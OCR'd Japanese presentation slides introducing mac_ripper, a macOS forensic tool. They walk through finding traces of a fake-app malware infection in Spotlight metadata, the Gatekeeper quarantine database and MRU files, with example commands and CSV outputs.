
- Python3.7以降で動作
- Cli版もある
- mac_ripperはmodules以下のパーサをまとめて実行しているもの
- フォルダ構造を保持している場合のみ解析可能
- Spotlightメタ(db)から調査に有用な情報を取り出しcsv化
- Unified Logから調査に有用な情報を取り出しcsv化
- その他、MRU、Persistence、Gatekeeperなどplistやsqlite dbなどをパースする他の機能がいくつかついている(最低限これが欲しい的なものもいくつかは実装していく方針)
- 個別のパーサも実行可能(フォルダ構造を維持していなくても使えるものもある)

本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

ATT&CKベースでMACOS特有のアーティファクトを知る

- 今回はATT&CKに沿って自作ツールを用いたmacOS解析の一例を紹介



ATT&CKベースでMACOS特有のアーティファクトを知る

- したいのですが、時間が足りないので、今回は前半部分から、macOS特有でわかりやすい部分だけ紹介

ATT&CKベースでMACOS特有のアーティファクトを知る

- 「正規のappに偽装したマルウェアをユーザがインストールして実行」という例で各フェイズの解析を考える
  - ✓ GMERAやAppleJeusといったMacのマルウェアを想定

https://blog.trendmicro.com/trendlabs-security-intelligence/mac-malware-that-spoofs-trading-app-steals-user-information-uploads-it-to-website/

https://securelist.com/operation-applejeus/87553/

INITIAL ACCESS & EXECUTION & PERSISTENCE

- **不正なappファイルを実行した際の痕跡調査**
  (mac_ripperでフォーカスしている部分のみ)

  ✓Initial access
  →Spotlightのdbから、「kMDItemWhereFroms」メタを持つファイルを探す
  →Gatekeeperのdbから、ダウンロードされたappを探す

  ✓Execution
  →Spotlightのdbから、「kMDItemLastUsed」メタを持つファイルを探す
  →最近のapp実行痕跡を、MRU(Most Recent File)から探す

  ✓Persistence
  →Plistから自動実行登録されているファイルを調査する

INITIAL ACCESS

- Initial Access
  →Webサイトから偽装appやそのインストーラをダウンロード、もしくはメールで配送
  →Spearphishing Attachment/Link、Supply Chain Compromise

INITIAL ACCESS(SPOTLIGHTメタ)

- Spotlightのdbから、「kMDItemWhereFroms」メタを持つファイルを探す
  - ✓Spotloghtメタとは？
    - →macOSには、spotlight用に取得された多種多様な独自のメタ情報がある
    - →「kMDItemWhereFroms」は外部から持ち込まれたファイルに付加される
    - →/.Spotlight-V100/Store-V2/<UUID>/store.db
      (10.13からは、各ユーザ毎にもDBが作成される。
      ~/Library/Metadata/CoreSpotlight/index.spotlightV3/store.db)

INITIAL ACCESS(SPOTLIGHTメタ)

- Liveであれば「mdls」コマンドでspotlightメタを確認可能
  (disk(apfs container)レベルで保全して調査用macにmountしても可能)

```
taco2@Taco2noMacBook-puro ~> mdls /Users/taco2/Desktop/guideline_7th.pdf
kMDItemContentCreationDate            = 2019-10-26 16:52:41 +0000
kMDItemContentCreationDate_Ranking    = 2019-10-26 00:00:00 +0000
kMDItemContentModificationDate        = 2019-10-26 16:52:41 +0000
kMDItemContentType                    = "com.adobe.pdf"
                                .
                                .
kMDItemWhereFroms                     = (
    "https://digitalforensic.jp/wp-content/uploads/2018/07/guideline_7th.pdf",
    "https://digitalforensic.jp/wp-content/uploads/2018/07/guideline_7th.pdf"
)
```

INITIAL ACCESS(SPOTLIGHTメタ)

- Liveであれば「mdfind」コマンドで特定のspotlightメタを持つファイルを確認可能
  →「mdfind –onlyin / -name “kMDItemWhereForems == *」で
  「/」以下で「kMDItemWhereForems」のメタを持つファイルの一覧を取得できる

```
taco2@Taco2noMacBook-puro ~>
sudo mdfind -onlyin / -name "kMDItemWhereFroms == *"
/Users/taco2/Downloads/spotlight_parser-master.zip
/Users/taco2/Library/Calendars/113FA81B-394F-48F8-854F-114F2462B153.calendar/Events/bf27f404-6116-3cc6-84a2-bd89f8cf3d2c.ics
/Users/taco2/Library/Calendars/113FA81B-394F-48F8-854F-114F2462B153.calendar/Events/ea2c7cd1-bffa-3d72-a540-382cdfc42892.ics
/Users/taco2/Library/Calendars/113FA81B-394F-48F8-854F-114F2462B153.calendar/Events/ae90b320-efac-3f69-b926-b6390bda7d67.ics
/Users/taco2/Library/Calendars/113FA81B-394F-48F8-854F-114F2462B153.calendar/Events/6036a53c-42d1-3afa-a23a-66899756c82c.ics
```

INITIAL ACCESS(SPOTLIGHTメタ)

- Airdropやメールに添付されていたファイルにもこのメタが付与されている場合がある

```
taco2@Taco2noMacBook-puro ~> mdls /Users/taco2/Downloads/python
kMDItemContentCreationDate                 = 2019-10-17 05:41:05 +0000
kMDItemContentCreationDate_Ranking         = 2019-10-17 00:00:00 +0000
kMDItemContentModificationDate             = 2019-10-17 05:41:05 +0000
kMDItemContentType                         = "public.unix-executable"
kMDItemContentTypeTree                     = (
    "public.item",
    "public.executable",
    "public.data",
    "public.unix-executable"
)
kMDItemDateAdded                           = 2019-10-17 05:44:18 +0000
kMDItemDateAdded_Ranking                   = 2019-10-17 00:00:00 +0000
kMDItemDisplayName                         = "python"
kMDItemExecutableArchitectures             = (
    "x86_64"
)
```

✓ AirDrop元の名称がわかる

```
kMDItemWhereFroms                          = (
    "kasasagi\U306eMacBook Pro"
)
```

✓ メールの送受信アドレスに関わるメタもある

```
kMDItemUserSharedReceivedRecipientHandle = (
    [redacted],
    [redacted]
)
```

```
kMDItemUserSharedReceivedTransport         = (
    "com.apple.mail",
    "com.apple.mail"
```


INITIAL ACCESS(SPOTLIGHTメタ)

- Airdropやメールに添付されていたファイルにもこのメタが付与されている場合がある
  - ✓ O365に添付されていたファイルに関するkMDItemWhereFromsの情報

```
kMDItemWhereFroms                       = (
    "https://attachments.office.net/owa/[redacted]受信メールアドレス[redacted]/service.svc/s/GetF
ileAttachment?id=[redacted]
[redacted]
[redacted]&isDownload=true&animation=true"
)
```

INITIAL ACCESS(SPOTLIGHTメタ)

- mac_ripperでは、このmdlsを使用するパターンと、store.dbをパースするパターン両方に対応



✓「parse spotlight binary」にチェックを入れればstore.dbをバイナリでパースする

INITIAL ACCESS(SPOTLIGHTメタ)

- mac_ripperでは、このmdlsを使用するパターンと、store.dbをパースするパターン両方に対応(single modules)

```
usage: downloaded.py [-h] [-r EVIDENCE_ROOT_PATH] [-o OUTPUT]
                     [-t TIMEZONE_DIFFERENCE] [-b]

optional arguments:
  -h, --help            show this help message and exit
  -r EVIDENCE_ROOT_PATH, --evidence_root_path EVIDENCE_ROOT_PATH
                        please input evidence root path:e.g. /Volumes/disk3s1/
  -o OUTPUT, --output OUTPUT
                        please input the output path.
  -t TIMEZONE_DIFFERENCE, --timezone_difference TIMEZONE_DIFFERENCE
                        please input the timezone difference hour.
  -b, --parse_spotlight_database
                        parse the raw spotlight database
```

✓ -bオプションで
バイナリ解析をする

INITIAL ACCESS(SPOTLIGHTメタ)

- Spotlightのdbから、「kMDItemWhereFroms」メタを持つファイルを探す
  - ✓「kMDItemWhereFroms」を持つファイル情報をmac_ripperで取得
    →mac_ripper(spotlight(downloaded) module)のoutput(csv)は下記

Downloadされたファイル

Downloadされた時間

ダウンロード元URLや
どんなメールの添付ファイルだったかを示す情報等

FilePath	kMDItemDownloadedDate	kMDItemWhereFroms
/Users/alice/Downloads/GMERA.zip	2020/1/6 9:43	https:/ [redacted] /GMERA.zip, ht
/Users/alice/Downloads/AppleJeus.zip	2020/1/6 10:22	https:/ [redacted] /AppleJeus.zip,
/Users/alice/Downloads/MacSpy.zip	2020/1/6 10:24	https:/ [redacted] /MacSpy.zip, h

kMDItemWhereFroms
https://attachments.office.net/owa/ 受信メールアドレス /service.svc/s/GetFileAttachment?id=/

INITIAL ACCESS(GATEKEEPER)

- Gatekeeperのdbから、ダウンロードされたappを探す
  - ✓Internetを経由してきたappを実行すると下記の画面が出てくるが、実はこれらは記録されている

INITIAL ACCESS(GATEKEEPER)

- DBはSQLite db 3.x なのでこれをパース
  - ✓path: /Users/[user]/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
  - ✓Mac_ripper(quarantine module)のoutputは以下
  - ✓safariでzipをダウンロードしたことがわかる

ダウンロードの時間　　何でdownloadしてきたか　　対象ファイルのダウンロード元とファイル


LSQuarantineEventIdentifier	LSQuarantineTimeStamp	LSQuarantineAgentBundleIdentifier	LSQuarantin	LSQuarantineDataURLString
E0EDDF74-6474-4182-9DFA-158400E	2020/1/4 3:57	com.apple.Safari	Safari	https://[redacted]/GMERA.zip

INITIAL ACCESS(調査イメージ)

- **不正なappファイルを実行した際の痕跡調査**
  (mac_ripperでフォーカスしている部分のみ)
  - ✓Initial access
    →Spotlightのdb(「kMDItemWhereFroms」)、Gatekeeperのdbから、
    インターネットからのダウンロードやメールに添付されていたファイルの絞り込みができる。
    ダウンロード元が怪しい物やメールから持ち込まれたappなどあればまずはそこから見てみる。

EXECUTION

- Execution
  →ユーザが偽装appに騙され自分でインストールし、appを実行する
  →User Execution



EXECUTION(SPOTLIGHTメタ)

- Spotlightのdbから、「kMDItemLastUsedDate」メタを持つファイルを探す
  - ✓最終実行の痕跡を、「kMDItemLastUsedDate」から調査
    →mac_ripper(spotlight(last_used) module)のoutput(csv)は下記

実行されたファイル・ディレクトリ　　実行ファイルのジャンル　　最終実行時間

FilePath	kMDItemKind	kMDItemLastUsedDate
/Applications/Safari.app	Application	2020/1/6 18:40
/Users/alice/Downloads/GMERA.zip	ZIP archive	2020/1/6 18:43
/Users/alice/Downloads/GMERA	Folder	2020/1/6 19:07
/Users/alice/Downloads/AppleJeus.zip	ZIP archive	2020/1/6 19:22
/Users/alice/Downloads/MacSpy.zip	ZIP archive	2020/1/6 19:24
/Users/alice/Downloads	Folder	2020/1/6 19:25
/System/Library/CoreServices/DiskImageMounter.app	Application	2020/1/6 19:32
/System/Library/CoreServices/Installer.app	Application	2020/1/6 19:32
/System/Library/CoreServices/Applications/Archive Utility.app	Application	2020/1/6 19:45
/Applications/System Preferences.app	Application	2020/1/6 19:54
/System/Library/PreferencePanes/Security.prefPane	(null)	2020/1/6 19:54
/Applications/	Application	2020/1/6 19:55

偽装app

- ✓「kMDItemLastUsedDate」でソート
- ✓ safariでzipを落としてきて
- ✓ zipを解凍して、
- ✓ インストーラを起動(ボリュームマウント)して
- ✓ 偽装appを実行

というような見立てを持って調査を進められる
(追証は必要)

EXECUTION(SPOTLIGHTメタ)

- **その他にも様々な調査が可能なその他のmoduleもある**
  - ✓.appのファイルの調査によく使うメタだけを取り出す(spotlight(app_usage) module)
  - ✓全てのファイル・ディレクトリに関する、調査によく使うメタだけを取り出す(spotlight(spotlight_all_files) module)

FilePath	kMDItemUseCount	kMDItemLastUsedDate	kMDItemUsedDates
/Applications/Hex Fiend.app	28	2019/12/4 14:45	2019-01-16 00:00:00,2019-02-12 00:00:00,2019-02-13 00:00:00,2019-02-14 00:00:00,2019-02-19 00:00:00,2019-03-22 00:00:00,2019-05-13 00:00:00,2019-05-14 00:00:00,2019-05-17 00:00:00,2019-05-19 00:00:00,2019-05-20 00:00:00,2019-05-21 00:00:00,2019-06-07 00:00:00,2019-08-06 00:00:00,2019-08-07 00:00:00,2019-08-29 00:00:00,2019-09-04 00:00:00,2019-10-10 00:00:00,2019-10-15 00:00:00,2019-11-07 00:00:00,2019-11-13 00:00:00,2019-11-14 00:00:00,2019-11-17 00:00:00,2019-12-03 00:00:00,2019-12-04 00:00:00

これはあてにならない

EXECUTION(SPOTLIGHTメタ)

- **その他にも様々な調査が可能なその他のmoduleもある**
  - ✓.appのファイルの調査によく使うメタだけを取り出す(spotlight(app_usage) module)
  - ✓全てのファイル・ディレクトリに関する、調査によく使うメタだけを取り出す(spotlight(spotlight_all_files) module)

FilePath	kMDItemContentCreationDate	kMDItemContentModificationDate	kMDItemLastUsedDate
/Applications/TextEdit.app	2018/10/22 11:39	2018/10/22 11:39	2020/1/6 19:29

EXECUTION(MRU)

- **最近のapp実行痕跡を、MRU(Most Recent File)から探す**
  - ✓詳細は後述するがMRUは.sflや.plistというような拡張子でmacに点在している
  - ✓path:
    ~/Library/Application Support/com.apple.sharedfilelist/*.sfl2
    ~/Library/Containers/com.microsoft.*/Data/Library/Preferences/*.plist
    ~/Library/Preferences/com.apple.finder.plist 等(下記URLやパースツールを参照)

参考:
https://www.mac4n6.com/blog/2016/7/10/new-script-macmru-most-recently-used-plist-parser
https://github.com/mac4n6/macMRU-Parser

EXECUTION(MRU)

- app実行痕跡を、MRU(Most Recent File)から調査
  - ✓doc実行痕跡を、MRU(Most Recent Used)から調査
    →mac_ripperのoutput(mru module)は下記

```
==========================================================================================
/Volumes/TimeMachine/jsac/evidences/Users/alice/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentDocuments.sfl2
==========================================================================================

creation_date : 2018-07-12 17:09:33+00:00
file_path : Volumes/[redacted].pkg
creator : alice
creator_UID : 501
==========================================================================================
/Volumes/TimeMachine/jsac/evidences/Users/alice/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
==========================================================================================


******************************

creation_date : 2018-07-06 08:30:00+00:00
file_path : Applications/[redacted].app
creator : None
creator_UID : None
```

